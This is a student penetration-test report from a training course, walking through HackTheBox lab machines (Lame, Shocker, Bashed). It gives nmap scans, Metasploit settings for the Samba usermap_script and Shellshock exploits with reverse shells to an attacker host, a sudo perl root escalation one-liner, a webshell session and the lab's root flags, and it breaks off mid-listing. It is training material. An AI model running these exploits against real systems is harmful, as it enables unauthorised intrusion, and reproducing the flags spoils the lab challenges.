



Penetration Test Report for Internal Lab and Exam

v.1.0

Bhajby2012@gmail.com

Bar Hagbi

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports	4
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	5
2.1 Recommendations	6
3.0 Methodologies	6
3.1 Information Gathering	6
3.2 Penetration	7
System IP: 10.10.10.3(Lame)	8
Service Enumeration	8
Privilege Escalation	Error! Bookmark not defined.
System IP: 10.10.10.56 (Shocker)	11
Service Enumeration	11
Privilege Escalation	17
System IP: 10.10.10.68 (Bashed)	19
Service Enumeration	19
Privilege Escalation	27
System IP: 10.10.10.75 (Nibbles)	30
Service Enumeration	30
Privilege Escalation	37
System IP: 10.10.10.79 (Valentine)	41
Service Enumeration	41
Privilege Escalation	49

System IP: 10.10.10.4 (Legacy)	52
Service Enumeration	52
Privilege Escalation	Error! Bookmark not defined.
System IP: 10.10.10.40(Blue)	57
Service Enumeration	57
Privilege Escalation	Error! Bookmark not defined.
System IP: 10.10.10.14 (Grandpa)	62
Service Enumeration	62
Privilege Escalation	Error! Bookmark not defined.
System IP: 10.10.10.93 (Bounty)	69
Service Enumeration	69
Privilege Escalation	77
System IP: 10.10.10.95 (Jerry)	82
Service Enumeration	82
Privilege Escalation	Error! Bookmark not defined.
4.0 Additional Items	88
Appendix 1 - Proof and Local Contents:	88

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.3 (Lame)
- 10.10.10.56 (Shocker)
- 10.10.10.68 (Bashed)
- 10.10.10.75 (Nibbles)
- 10.10.10.79 (Valentine)
- 10.10.10.4 (Legacy)
- 10.10.10.40 (Blue)
- 10.10.10.14 (Grandpa)
- 10.10.10.93 (Bounty)
- 10.10.10.95 (Jerry)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox environments are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

Linux Machines:

- 10.10.10.3 (Lame)
- 10.10.10.56 (Shocker)
- 10.10.10.68 (Bashed)
- 10.10.10.75 (Nibbles)
- 10.10.10.79 (Valentine)

windows Machines:

- 10.10.10.4 (Legacy)
- 10.10.10.40 (Blue)
- 10.10.10.14 (Grandpa)
- 10.10.10.93 (Bounty)
- 10.10.10.95 (Jerry)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **10** out of the **10** systems.

System IP: 10.10.10.3(Lame)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open																
10.10.10.3	<p>TCP:</p> <table><tr><td>✓ 21</td><td>tcp</td><td>open</td><td>ftp</td></tr><tr><td>✓ 22</td><td>tcp</td><td>open</td><td>ssh</td></tr><tr><td>✓ 139</td><td>tcp</td><td>open</td><td>netbios-ssn</td></tr><tr><td>✓ 445</td><td>tcp</td><td>open</td><td>netbios-ssn</td></tr></table> <p>UDP: none</p>	✓ 21	tcp	open	ftp	✓ 22	tcp	open	ssh	✓ 139	tcp	open	netbios-ssn	✓ 445	tcp	open	netbios-ssn
✓ 21	tcp	open	ftp														
✓ 22	tcp	open	ssh														
✓ 139	tcp	open	netbios-ssn														
✓ 445	tcp	open	netbios-ssn														

Nmap Scan Results:

Command: nmap -sS -sU -T4 -A -v 'IP'

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 10.10.16.2
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least one service
Device type: remote management|WAP|printer|general purpose|power-device
Running (JUST GUESSING): Dell embedded (92%), Linksys embedded (92%), Tranz
Raritan embedded (92%)
OS CPE: cpe:/h:dell:remote_access_card:6 cpe:/h:linksys:wet54gs5 cpe:/h:tra
nslinux:linux kernel:2.6 cpe:/o:dell:idrac6_firmware cpe:/o:linux:linux_ker
Aggressive OS guesses: Dell Integrated Remote Access Controller (iDRAC6) (9
(92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.8 - 2.6.30
DPXR20-20L power control unit (92%), LifeSize video conferencing system (Li
Kamikaze 7.09 (Linux 2.6.22) (90%)
```

I've searched on Google Samba smbd 3.0.20 exploit(port 445):

Exploit Source: (https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/)

Vulnerability Exploited: samba 3.0.20 Arbitrary Command Execution(C-2007-2447)(port 445)

Vulnerability Explanation: By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Severity: Critical.

Exploit settings:

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost tun0
lhost => tun0
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.16.2
lhost => 10.10.16.2
msf6 exploit(multi/samba/usermap_script) > set lport 443
lport => 443
```

Proof Screenshot Here:

```
msf6 exploit(multi/samba/usermap_script) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.      10.10.10.3

[*] Started reverse TCP double handler on 10.10.16.2:443 nmap -T4 -A -v 10.10.10
msf6 exploit(multi/samba/usermap_script) > [*] Accepted the first client connection ...
[*] Accepted the second client connection ... Hosts Services Nmap Output
[*] Command: echo z2F68XV6nT5zge5Y;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "z2F68XV6nT5zge5Y\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.10.16.2:443 → 10.10.10.3:33069 ) at 2
022-07-24 05:53:19 -0400

msf6 exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
```

We can see above that running this exploit already brought us the root user, that means no need for Privilege Escalation.

root.txt Content: 8f7b05deccf7c8565f1d1fbe95f627c8

```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
type root.txt
sh: line 11: type: root.txt: not found
cat root.txt
sh: line 12: cat: command not found
cat root.txt
8f7b05deccf7c8565f1d1fbe95f627c8
```

System IP: 10.10.10.56 (Shocker)


Service Enumeration

Server IP Address	Ports Open																				
10.10.10.56	<p>TCP:</p> <table><thead><tr><th>Nmap Output</th><th>Ports / Hosts</th><th>Topology</th><th>Host Details</th><th>Scans</th></tr><tr><th>Port</th><th>Protocol</th><th>State</th><th>Service</th><th>Version</th></tr></thead><tbody><tr><td>✓ 80</td><td>tcp</td><td>open</td><td>http</td><td>Apache httpd 2.4.18 ((Ubuntu))</td></tr><tr><td>✓ 2222</td><td>tcp</td><td>open</td><td>ssh</td><td>OpenSSH 7.2p2 Ubuntu</td></tr></tbody></table> <p>UDP:</p>	Nmap Output	Ports / Hosts	Topology	Host Details	Scans	Port	Protocol	State	Service	Version	✓ 80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))	✓ 2222	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu
Nmap Output	Ports / Hosts	Topology	Host Details	Scans																	
Port	Protocol	State	Service	Version																	
✓ 80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))																	
✓ 2222	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu																	

Zenmap Scan Results: Command: nmap -sS -sU -T4 -A -v 'IP'

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|   Supported Methods: OPTIONS GET HEAD POST
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49
```

Port 80 web:



Don't Bug Me!



I used Dirbuster to check for available directories/files, and found /cgi-bin/:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.56:80/

Scan Information | Results - List View: Dirs: 2 Files: 1 | Results - Tree View | Errors: 0

Type	Found	Response	Size
File	/index.html	200	397
Dir	/	200	395
Dir	/cgi-bin/	403	466
Dir	/icons/	403	464

Current speed: 16 requests/sec (Select and right click for more options)
Average speed: (T) 18, (C) 17 requests/sec
Parse Queue Size: 0 Current number of running threads: 10
Total Requests: 631/1323290 Change
Time To Finish: 21:36:43 Report
Back Pause Stop /cgi-bin/21/
DirBuster Stopped

Then I tried again but this time I started the scan from /cgi-bin/:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.56:80/cgi-bin/


(i) Scan Information \ Results - List View: Dirs: 0 Files: 1 \ Results - Tree View \ (⚠ Errors: 0 \)

Type	Found	Response	Size
Dir	/cgi-bin/	403	464
File	/cgi-bin/user.sh	200	141

Current speed: 41 requests/sec (Select and right click for more options)
Average speed: (T) 51, (C) 62 requests/sec
Parse Queue Size: 0 Current number of running threads: 20
Total Requests: 2809/1323289
Time To Finish: 05:54:58
20

DirBuster Stopped /cgi-bin/advisories/

I've entered the url above and downloaded the attached file(nothing important inside):



I've searched on Google "Apache cgi-bin exploit

Initial Shell Vulnerability Exploited :

Apache mod_cgi Bash Environment Variable Code Injection (Shellshock). (Source:

https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/)

Vulnerability Explanation:

a flaw in how the Bash shell handles external environment variables.

Severity: average.

Initial Shell Screenshot:

```
(root㉿kali)-[~/Downloads]
# msfconsole -q
[*] Starting persistent handler(s)...
Profile: Intense scan
msf6 > search apache cgi
[*] Exploit module search completed
[*] No modules found for target Apache 2.4.49/2.4.50
[*] No modules found for host 10.10.10.56
Matching Modules
-----
```

Host	Services	Ports	Disclosure Date	R
ank	HTTP services	10.10.10.56/	2021-05-10	e
			2021-05-10	n
			2021-05-10	n
			2019-04-10	e
			2014-09-24	e
			2014-09-24	n
			2010-03-05	n
			2012-05-08	n
			2017-10-03	e
			2017-10-03	e

```
Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
```

In the options I set "RHOSTS", "TARGETURI", "LHOST":

Name	Type	Current Setting	Required	Description
CMD_MAX_LENGTH	Int	2048	yes	CMD max line length
CVE	String	10.10.10.56	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
Command	String	inmap -T4 -A -v 10.10.10.56		
HEADER	String	User-Agent	yes	HTTP header to use
METHOD	String	GET	yes	HTTP method to use
Proxies	String	services:10.10.10.56:8080	no	A proxy chain of format type :host:port[,type:host:port][,...]
RHOSTS	String	10.10.10.56	yes	The target host(s), see http://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH	String	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	Int	80	yes	The target port (TCP)
SRVHOST	String	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	Int	8080	yes	The local port to listen on.
SSL	Boolean	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert	String		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	String	/cgi-bin/user.sh	yes	Path to CGI script
TIMEOUT	Int	5	yes	HTTP read response timeout (seconds)
URI_PATH	String		no	The URI to use for this exploit (default is random)
VHOST	String		no	HTTP server virtual host
Payload options (linux/x86/meterpreter/reverse_tcp):				
Name	Current Setting	Required	Description	
LHOST	192.168.142.129	yes	The listen address (an interface may be specified)	
LPORT	4444	yes	The listen port	

And we got a shell of a user called "Shelly":

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.16.5:4444 → 10.10.10.56:35612 ) at 2
022-07-25 08:59:52 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: shelly
```

The I enumerated the machine by "Linenum.py":

```
meterpreter > upload /root/AutoPE/LinEnum/LinEnum.sh .
[*] uploading : /root/AutoPE/LinEnum/LinEnum.sh → .
[*] uploaded : /root/AutoPE/LinEnum/LinEnum.sh → ./LinEnum.sh
meterpreter > shell
Process 1617 created.
Channel 6 created.
chmod +x LinEnum.sh
./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
```

There I found something interesting:

```
[+] We can sudo without supplying a password!
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl

[+] Possible sudo pwnage!
/usr/bin/perl
```

(the command: "sudo -l" got me the same result but I wanted to check everything I can):

```
sheller
sudo -l
Matching Defaults entries for shell
    env_reset, mail_badpass, secure

User shelly may run the following c
    (root) NOPASSWD: /usr/bin/perl
```

Privilege Escalation

Vulnerability Exploited: /usr/bin/perl

Vulnerability Explanation: Binary file sudo pwnage.

Vulnerability Fix: Never give root SUID with no password to **ANYTHING** in your System.

Severity: critical.

Exploit Code: sudo perl -e 'exec "/bin/sh";'

Proof Screenshot Here:

(Source: <https://gtfobins.github.io/gtfobins/perl/>)

```
sudo perl -e 'exec "/bin/sh";'  
whoami  
root  
pwd  
/usr/bin
```

root.txt Contents: 52c2715605d70c7619030560dc1ca467

```
cd root  
ls  
root.txt  
cat root.txt  
52c2715605d70c7619030560dc1ca467
```

System IP: 10.10.10.68 (Bashed)


Service Enumeration

Server IP Address	Ports Open															
10.10.10.68	TCP: <table border="1"><thead><tr><th>Nmap Output</th><th>Ports / Hosts</th><th>Topology</th><th>Host Details</th><th>Scans</th></tr><tr><th>Port</th><th>Protocol</th><th>State</th><th>Service</th><th>Version</th></tr></thead><tbody><tr><td>✓ 80</td><td>tcp</td><td>open</td><td>http</td><td>Apache httpd 2.4.18</td></tr></tbody></table> UDP: none	Nmap Output	Ports / Hosts	Topology	Host Details	Scans	Port	Protocol	State	Service	Version	✓ 80	tcp	open	http	Apache httpd 2.4.18
Nmap Output	Ports / Hosts	Topology	Host Details	Scans												
Port	Protocol	State	Service	Version												
✓ 80	tcp	open	http	Apache httpd 2.4.18												


Nmap Scan Results: Command: nmap -sS -sU -T4 -A -v 'IP'

```
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5:
6AA5034A553DFA77C3B2C7B4C26CF870
|_http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is
running on it, see https://nmap.org/submit/ ).
```

I first checked port 80 website:



I entered the → and got this result:



The screenshot shows a web browser window titled "Arrexel's Development Site". The address bar displays "10.10.10.68/single.html". The page content is titled "phpbash" and includes a timestamp "DEVELOPMENT · DECEMBER 4, 2017". Below the title, there is a paragraph of text and a terminal session.

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
<https://github.com/Arrexel/phpbash>

```
root@kali:~# ls /var/www
root@kali:~# cd ..
root@kali:~# ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
syslinux
src
sys
tmp
var
root@kali:~# cd tmp
root@kali:~/tmp# ls
root@kali:~/tmp# cd ..
root@kali:~#
```

Now I understand there is webshell and the site is based on php, So I used "dirbuster" to find a directory or a file in the URL. Results:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help


http://10.10.10.68:80/

Scan Information | Results - List View: Dirs: 9 Files: 21 | Results - Tree View | Errors: 0

Type	Found	Response	Size
DIR	/uploads/	200	241
Dir	/php/	200	1126
File	/php/sendMail.php	200	147
Dir	/css/	200	1950
File	/css/carouFredSel.css	200	1476
File	/css/clear.css	200	1915
File	/css/common.css	200	10977
File	/css/font-awesome.min.css	200	29321
File	/css/sm-clean.css	200	5060
Dir	/dev/	200	1337
File	/dev/phpbash.min.php	200	4734
File	/dev/phpbash.php	200	179
Dir	/icons/	403	464
Dir	/icons/small/	403	470

Current speed: 16 requests/sec (Select and right click for more options)
Average speed: (T) 21, (C) 21 requests/sec
Parse Queue Size: 0 Current number of running threads: 10
Total Requests: 13736/4410999 Change
Time To Finish: 2 Days Report
DirBuster Stopped /uploads/wp/

I found this interesting "/dev" Directory and inside it I found this webshell:



```
10.10.10.68/dev/phpbash.php +  
10.10.10.68/dev/phpbash.php  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
www-data@bashed:/var/www/html/dev# ls  
phpbash.min.php  
phpbash.php  
www-data@bashed:/var/www/html/dev# whoami  
www-data  
www-data@bashed:/var/www/html/dev# id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@bashed:/var/www/html/dev# hostname  
bashed  
www-data@bashed:/var/www/html/dev# ifconfig  
ens3 Link encap:Ethernet HWaddr 00:50:56:b9:58:cc  
inet addr:10.10.10.68 Bcast:10.10.10.255 Mask:255.255.255.255  
inet6 addr: dead:beef:250:56ff:feb9:58cc/64 Scope:Global  
inet6 addr: fe80::250:56ff:feb9:58cc/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:2172 errors:0 dropped:99 overruns:0 frame:0  
TX packets:586 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:189968 (189.9 KB) TX bytes:449152 (449.1 KB)  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:16176 errors:0 dropped:0 overruns:0 frame:0  
TX packets:16176 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1  
RX bytes:1197424 (1.1 MB) TX bytes:1197424 (1.1 MB)  
  
www-data@bashed:/var/www/html/dev# |
```

Next thing I tries is to get a reverse shell so I searched for a directory with execution permission and I found this:

```
www-data@bashed:/var/www/html# ls -l  
total 108  
